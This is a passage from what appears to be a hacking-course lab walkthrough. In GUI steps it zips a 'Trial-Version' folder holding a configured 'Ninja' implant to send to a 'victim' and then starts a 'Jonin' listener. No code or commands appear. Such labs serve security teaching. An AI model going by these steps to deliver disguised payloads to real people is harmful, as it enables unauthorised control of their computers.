
12. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.
13. Right-click on **Trial-Version** folder and hover over **WinRAR** and select **Add to archive...** from the list of options.




14. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.



15. We can see that **Trial-Version.zip** file is created on the **Desktop**.



16. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the **Desktop**.




17. A command prompt window appears, press any key to start the listener.

18. After pressing any key, the tool starts listening.

